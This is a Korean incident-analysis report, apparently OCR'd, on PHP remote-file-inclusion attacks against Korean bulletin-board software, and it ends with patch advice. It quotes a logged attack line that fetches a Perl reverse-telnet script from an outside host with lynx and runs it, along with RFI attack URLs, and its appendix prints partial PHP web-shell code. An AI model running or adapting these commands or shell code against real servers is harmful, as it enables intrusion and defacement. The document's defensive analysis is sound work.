
Web Application의 취약성 공격 후에 악성코드를 업로드 한 후 웹 상에서 시스템 명령을 수행하는 도구는 운영체제 및 이용하는 웹 애플리케이션에 따라 제작이 가능하며 실제 침입테스트 시에도 운용을 하고 있다. 물론 계속 갱신을 해야 하지만..

웹 페이지 상에서 시스템 명령을 실행 시키는 것에 의해 공격자의 PC로 Remote shell을 열도록 하여 Local에 로그인한 것과 동일하게 시스템을 컨트롤 할 수 있게 된다. 본 침해사고 조사에서 발견된 공격 도구들도 유사한 행위를 띄고 있으며 한가지 차이점은 직접 서버에 업로드 하여 사용하는 것이 아니라 악성코드의 실행을 대신하여 실행하도록 함으로써 원격의 임의의 사용자 페이지에 올려 놓은 파일을 이용하여 시스템에 명령을 내릴 수 있도록 되어 있다.
사용된 도구들의 실제 이용 화면을 보면 다음과 같다.

/include/write.php?dir=http://www.xxxxxx.xxx.br/xxx.gif?&cmd=id



/include/write.php?dir=http://x.xxxxxxx.xxx/xxxx6/toolxx.dat?&cmd=id



Gif 와 txt , dat 와 같은 확장자로 링크가 걸려 있어서 IDS에서도 악성코드의 실행을 탐지

할 수가 없으며 또한 access log에서도 유심히 보지 않는 한 찾아내기는 어렵게 되어 있다. 그러나 해당 실행과 관계 없어 보이는 확장자를 가지고 있는 파일을 조사해본 결과 모두 시스템에 명령을 내릴 수 있는 형태로 되어 있었으며 원격에 접속이 가능한 백도어 기능을 가지고 있었다. Write.php에서 확장자와 관계없이 파일의 내용을 실행하려 함에 따라 php 코드로 작성된 악성코드의 내용이 확장자와 관계없이 실행이 되었다.

기법 분석

외부서버에 올려진 공격 파일을 분석한 내용을 볼 것이고 중요부분은 삭제가 필요하여 중요 부분을 제외한 전체의 내용을 가지고 분석을 해볼 것이다.
공격 기법은 다양한 기법들이 이용이 되고 있고 대부분의 내용은 웹 로그 상에서 확인을 할 수 있다. Command 입력창에 입력 시키는 명령들이 대부분 로그에 남아 있으므로 해당 부분을 참고 하면 될 것으로 본다.

특징으로는 다음과 같이 기술할 수 있다.

- PHP 코드 내에 백도어와 시스템 권한 획득을 위한 Code파일을 자동으로 생성하도록 만들어 두었다. Connect-Back 기능을 하는 C 소스 파일 및 리눅스 커널 버퍼오버플로우를 실행 시키는 C 소스 파일을 생성하도록 되어 있었다. 즉 자동으로 오버플로우 및 백도어 코드를 생성한 후 웹상에서 컴파일 명령과 연결 수행을 하도록 만들어져 있는 부분이 존재. 커널 버퍼오버플로우는 Local상에서 root 권한 획득을 위한 권한 상승 exploit 이였다.


- Reverse Telnet을 하여 공격자의 PC나 권한을 장악한 서버로 연결을 시도한다. Reverse Telnet을 통해 공격자는 웹 서버에 공격을 시도하고 권한을 획득하거나 내부망에 공격을 가할 수 있다.

- 자동 Defacement 코드가 존재 httpd.conf 파일을 읽어서 해당 서버에 존재하는 하위 도메인을 확인 한 뒤 반복적으로 웹페이지 변조를 시도한다.

위와 같이 독특한 유형은 세 가지 정도가 존재하며 각각의 공격코드에서의 주요부분을 개념적으로 살펴 보면 다음과 같다.


각 이미지 및 내용에 대한 설명은 실제 존재하는 코드의 역할을 설명하고 있다.

공격기법 1



* 외부 사이트의 코드를 실행 시키고 외부 사이트의 코드가 대상 서버에서 실행이 되면 Reverse Shell을 연결 하도록 명령을 내린다. 터미널 연결 이후에는 Local 상에서 권한 획득 하는 부분은 보다 손쉽게 권한 획득을 할 수 있다.


공격기법 2



* 외부사이트의 코드를 실행시키도록 지정을 한다. 외부 사이트의 코드에는 자동으로 httpd.conf 파일을 읽고 내부의 Domain root를 확인 한 후 해당 디렉토리의 index 라는 이름을 지는 모든 파일을 Deface 시도 한다.

변조 시에 사용하는 외부 사이트 주소 및 index. 파일을 바꾸는 내용

공격기법 3




* 외부파일을 실행 하도록 하는데 외부 사이트에 올려진 파일은 단순한 명령의 중개만 할 수 있는 기능이 있다. 여기에서 lynx 명령을 시스템에 내리고 외부 사이트에서 악성코드를 다시 다운로드 받은 후 해당 악성코드를 실행시키는 내용이 들어있었다. (Web log 분석 및 악성코드 분석을 통해 확인된 내용이다.)

bin/bbs//include/write.php?dir=http://X.XXXXXXX.XXX/XXXXX/XXXXX.dat?&cmd=cd%20/var/tmp;lynx%20%20-source%20xxxxx.xxx.xxx/xxx.pl.htm%20>%20xxx.pl.htm;perl%20xxx.pl.htm%20xxx.xxx.xxx.xxx%2015 HTTP/1.1" 200 853 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"

xxxxx.dat 파일은 시스템 명령을 실행 시키는 창을 가지고 있고 여기에서 /var/tmp로 이동한 후 lynx 브라우저를 이용하여 원격 서버에 저장된 xxx.pl.htm을 실행 시킨다. Xxx.pl.htm 파일은 Reverse telnet을 시도하는 공격 파일로서 펄로 작성이 되어 있었고 인자로 주어진 값은 Reverse로 접속할 IP 주소이다. 위와 같이 Reverse telnet을 구현하기 위한 공격코드들도 존재 하였고 웹 페이지 변조를 위한 악성코드들도 존재 하고 있었다.

공격기법 4




* 외부 사이트에 올려진 악성 코드를 실행 하는 것은 이전의 예와 같았으나 이 경우는 악성코드 내에 대상서버의 파일 시스템에 공격 Exploit 까지 File Write로 쓰기를 하고 있었다. 백도어 연결 기능 코드를 자동으로 생성하도록 하고 Local Root를 획득하기 위한 공격코드를 생성하도록 되어 있다.

생성하는 것은 소스코드이다. 발견된 공격코드에서 사용한 Exploit은 다음과 같다.

2003년 5월에 발표된 Linux kernel do_brk vma overflow local root exploit

물론 local 상에 발표된 다른 exploit들도 충분히 변경이 가능하고 사용이 가능한 경우가 되겠다. 웹 상에서 이용 가능한 PHPShell 과 같은 명령 창에서 만들어진 Exploit을 실행 시킴으로 인해 웹 이용자 권한은 nobody에서 root권한으로 상승이 가능해 진다. 일개 웹의 취약성을 통해 간단하게 시스템의 권한 획득이 가능한 상황이 발생되는 것이다.

공격기법 4-1



* 공격기법 4와 동일한 악성코드이며 공격 Option에서 백도어를 선택할 경우 공격자의 PC로 연결을 맺게 되면 이 곳에서도 동일하게 권한 획득이 가능한 경우가 되겠다.

전체적으로 Application을 공격하는 공격 기법에서 기존의 관점들을 벗어나 조금씩 독창적이고 생각지 못했던 방법들을 보여주고 있어서 문서화 해야겠다는 동기의 이유가 되기도 했다. 비단 PHP 관련 취약성 뿐 아니라 차후에 발생한 Application 관련 취약성의 공격에도 비슷한 유형의 공격이 이루어 질 것이라는 점에서 경각심

을 가져야 할 것이다.
악성코드의 경우는 오용의 위험성이 높아서 공개치 않도록 하겠다. 특이 사항 부분만 설명이 될 것이고 대부분은 생략이 되어 있음을 잊지 마시길

PHP 관련 보안대책

본 침해사고 발생과 같은 경우 PHP 관련 보안대책만을 권고한다. 그리고 본 문서의 목적은 PHP 해킹사고를 통해 본 침해사고의 변화와 앞으로의 예측이므로 세세한 부분은 신경 쓰지 않도록 한다.

관련 정보는 technote 취약성에 대한 침해사고를 분석한 certcc의 문서를 참고 하면 될 것이다. http://www.certcc.or.kr/report/download.jsp?no=IN2005001&seq=2

또한 본 문서는 zeroboard에 대한 침해사고 유형에 대한 분석 참고와 앞으로의 유형에 대한 이해로 참고하면 된다.

- PHP 최신 프로그램(PHP 4.3.10 및 PHP 5.0.3) 업그레이드 및 php.ini 의 설정 중

... allow_url_fopen 의 값을 'on'에서 'off'로 수정 (http://www.php.net/downloads.php)

- 제로보드 최신버전(4.1 pl5) 업그레이드

... php.ini 파일에서 allow_url_fopen = on 의 설정값을 off 로 변경

(http://www.nzeo.com/bbs/zboard.php?id=main_notice&no=176)

- 그누보드 최신버전(3.40) 업그레이드

... (http://sir.co.kr/?doc=bbs/gnuboard.php&bo_table=pds&page=1&wr_id=1871)

- phpBB 최신버전(2.0.11) 업그레이드

... (http://www.phpbb.com/downloads.php)


- KorWeblog

... php.ini 파일의 magic_quotes_gpc의 값을 'off'에서 'on'으로 수정

... (http://kldp.net/tracker/index.php?func=detail&aid=300654&group_id=13&atid=300013)

결론

공격기법 분석을 통해서 몇 가지 공격의 유형을 알 수 있었다. 이와 같은 공격유형은 PHP에서만 가능한 것이 아니라 거의 모든 웹 Application에서 가능하며 각 PHP , JSP , ASP , ASPX 등과 같은 엔진에 맞는 코드만 작성해주면 된다. 물론 공개된 내용들도 다수 존재하고 대부분의 크래커 및 모의해킹을 정식으로 수행해주는 인력들은 대부분의 정보를 알고 있거나 가지고 있다.
즉 현재 발생한 문제는 PHP만의 문제가 아닌 Application의 한 가지 취약성 때문에 공격을 당했다는 것이 이슈이며 앞으로도 다양한 Application에 대해 침입이 발생할 경우 그 Application의 문제를 볼 것이 아니라 침입 유형을 살펴 대처 할 수 있어야 된다.
침해사고 분석의 경우도 예전과는 방향을 달리 하여야 하며 예방조치도 분명히 달라져야 한다.



현재 Zeroday-worm이라는 주제로 공개문서를 제작하고 있다. 거의 완성이 되었는데 마무리 중이다.. 이런 저런 핑계로 계속 미루고 있는 중이고 Zeroday-worm문서에서 웜의 변형과 발전 그리고 앞으로의 예상에 대해서 좀 더 포괄적으로 다루어 보도록 하겠다. 위의 이미지는 Santy worm의 전파과정에 대한 이해이고 앞으로의

예상은 좀 더 다를 수 있다고 본다. 물론 내가 알고 있는 지식과 정보를 종합하면 그렇게 될 수도 있다는 예상일 뿐이다. Phatbot 및 IRCbot 관련된 취약성과 변화도 포함이 될 것이다.

시스템 -> 운영체제 -> 웹서버 등의 주요 Application -> 일반 Application 으로 공격 대상의 변화는 계속 진행되고 있고 여전히 발전 중이다. 무선에 관련된 이슈와 휴대폰 및 유비쿼터스 환경에서의 문제는 <기반시설 보안에 대한 문서 > 에서 제공 했듯이 앞으로 다가올 위협이라 할 수 있다. 이런 변화의 흐름을 알고 대처 및 연구 하려는 흐름이 필요한 시기라 할 수 있다. 매번 일이 생기고 난 뒤의 보완 조치 및 눈에 보이는 대응은 거듭될 수록 더욱 안 좋은 결과가 발생한다. 근본적인 문제가 무엇인지 살피려 하는 관심이 필요하다.

당분간 Linux 및 기타 운영체제에 대한 PHP 및 ASP , IIS , Apache 등과 같은 Application 취약성을 이용한 해킹시도가 지속적으로 발생할 것으로 보이며 눈에 보이는 것 못지않게 Bot 관련된 이슈도 계속 발생하고 있으므로 주의를 기울여야 할 것으로 보인다. Exploit 관련 부분은 꾸준히 발생하고 있고 개별 Application에 대한 취약성 발표도 상당히 많이 되고 있으므로 개별 솔루션 사용자들은 각각의 제품 벤더들에게 관심을 기울이고 있어야 할 것이다.

국내 Application 베이스에 대한 공격 시도가 다수 있을 수 있다. 현재 발생한 Zeroboard 관련된 Attack들도 모두 국내에 한정된 공격이지만 취약성은 전 세계가 알고 있다. 그만큼 공격대상이 많아 진다는 점이고 주의 해야할 점이 많아 진다는 이야기가 된다. 앞으로 국내에 유명한 커뮤니티나 홈피들과 같은 서비스에도 Application 웜이 발생할 날이 멀지 않았다고 판단된다. 물론 지금도 부분적으로 존재하고 있지만... 앞으로는 현실화 될 것이다. 지금 눈앞의 예를 보고도 믿지 못하면 당할 수 밖에 없다. 물론 그때에 이르러서는 피해는 클 것이다.

사람은 간데 없고 깃발만 나부끼는 보안업계나.. 세계적인 동향이나 흐름을 예측할 사람 조차 없는 지금의 상황에서 자칭이든 타칭이든 똑똑한 분들의 분발을 촉구한다.
과대포장은 선물에만 존재하는 것이 아니라 사람에게도 존재하고 다행히 IT 그리고 보안 분야에서는 더욱 더 손쉽게 드러난다. 학벌은 실력과도 관계없는 폼일 뿐이다. 인정하는 것은 그만큼 구시대성을 증명할 따름이고.. 특히 보안분야와 같은 즉시성 있는 분야에는 더더욱 .. 앞으로 명확해 질 것이다. 함께 경쟁해 보자. 누가 더 명확하고 분명한 그림을 그리는 지를...

나의 이름은 전 상훈이다.
나는 **P4SSION** 이다.
그리고 또 나는 바다란 이다.
P4ssion의 두 가지 뜻은 열정이고 고난이다. 열정이 있는 삶에게 고난이 있나니 스스로의 길을 가고자 하는 자는 포기 하지 않는 한 고난의 길을 가게 마련이다. 나는 여전히 그리고 앞으로도 열정의 길을 갈 것이다.

곧 나올 **zeroday-worm** 관련 문서에서 뵙기를 ... 질문이나 문의가 있으시면 아래 메일 주소로 연락주시면 됩니다. 왜 이런 일을 계속 하는지 저도 잘 모르겠습니다만 .. 개인의 열정 하나로만 버틸 따름입니다. 언제든 사라지겠지만.. ^^

Koreasecurity.org **p4ssion@gmail.com** or winsnort@securityindepth.net

부록

공격기법 4의 설명

XXX.GIF 파일의 내용

```
중략
...
<CENTER>
...
<?php

// Inicio do fonte
  closelog( );
각 세부 기능들의 함수호출 정의: 기본적으로 최초 표시할 경우 나타내는 정보
  $dono = get_current_user( );
  $ver = phpversion( );
  $login = posix_getuid( );
  $euid = posix_geteuid( );
  $gid = posix_getgid( );
  if ($chdir == "") $chdir = getcwd( );

?>
...
<?php
Cmd 인자의 값을 파싱하여 내부에 명령을 전달하는 형태로 사용
  if ($cmd != "") {
    echo "<DIV STYLE=W"font-family: verdana; font-size: 15px;W">[*] Command Mode
Run</DIV>";

?>

...
```

```
<?php
실행 , 통과 , 시스템 명령의 단계를 구분
if ($fe == 1){
$fe = "exec";
}
if ($fe == ""){
$fe = "passthru";
}
if ($fe == "2"){
$fe = "system";
}
...
중략
?>
<TEXTAREA COLS="75" ROWS="8" STYLE="font-family: verdana; font-size: 12px;">
<?php
명령 실행의 결과를 display 한다
    if (!empty($output)) echo str_replace(">", "&gt;", str_replace("<", "&lt;",
$output));
?>
</TEXTAREA>
<BR>
<?php

  }
 Safemode 인지 구분을 하고 디렉토리에 대한 리스팅 등을 수행
  if ($safemode != "") {
    echo "<DIV STYLE=W"font-family: verdana; font-size: 15px;W">[*] Safemode Mode
Run</DIV>";

?>
<DIV STYLE="font-family: verdana; font-size: 20px; font-weight: bold; color:
#F3A700;">Safe Mode Directory Listing</DIV>
<?php

    if ($dir = @opendir($chdir)) {
```

```
        echo "<TABLE border=1 cellspacing=1 cellpadding=0>";
        echo "<TR>";
        echo "<TD valign=top>";
        echo "<b><font size=2 face=arial>List All Files</b> <br><br>";
        while (($file = readdir($dir)) !== false) {
          if (@is_file($file)) {
            $file1 = fileowner($file);
            $file2 = fileperms($file);
            echo "<font color=green>$file1 - $file2 - <a
href=$SCRIPT_NAME?$QUERY_STRING&see=$file>$file</a><br>";
            // echo "<font color=green>$file1 - $file2 - $file </font><br>";
            flush( );
          }
        }
```

Safemode 시의 디렉토리 리스팅 종료

```
        echo "</TD>";
        echo"<TD valign=top>";
        echo "<b><font size=2 face=arial>List Only Folders</b> <br><br>";
        if ($dir = @opendir($chdir)) {
          while (($file = readdir($dir)) !== false) {
            if (@is_dir($file)) {
              $file1 = fileowner($file);
              $file2 = fileperms($file);
              echo "<font color=blue>$file1 - $file2 - <a
href=$SCRIPT_NAME?$QUERY_STRING&chdir=$chdir/$file>$file</a><br>";
              // echo "<font color=blue>$file1 - $file2 - $file </font><br>";
            }
          }
        }
        echo "</TD>";
        echo"<TD valign=top>";
        echo "<b><font size=2 face=arial>List Writable Folders</b><br><br>";
        if ($dir = @opendir($chdir)) {
          while (($file = readdir($dir)) !== false) {
            if (@is_writable($file) && @is_dir($file)) {
              $file1 = fileowner($file);
```

```
            $file2 = fileperms($file);
            echo "<font color=red>$file1 - $file2 - $file </font><br>";
          }
        }
      }
      echo "</TD>";
      echo "</TD>";
      echo "<TD valign=top>";
      echo "<b><font size=2 face=arial>List Writable Files</b> <br><br>";

      if ($dir = opendir($chdir)) {
        while (($file = readdir($dir)) !== false) {
          if (@is_writable($file) && @is_file($file)) {
            $file1 = fileowner($file);
            $file2 = fileperms($file);
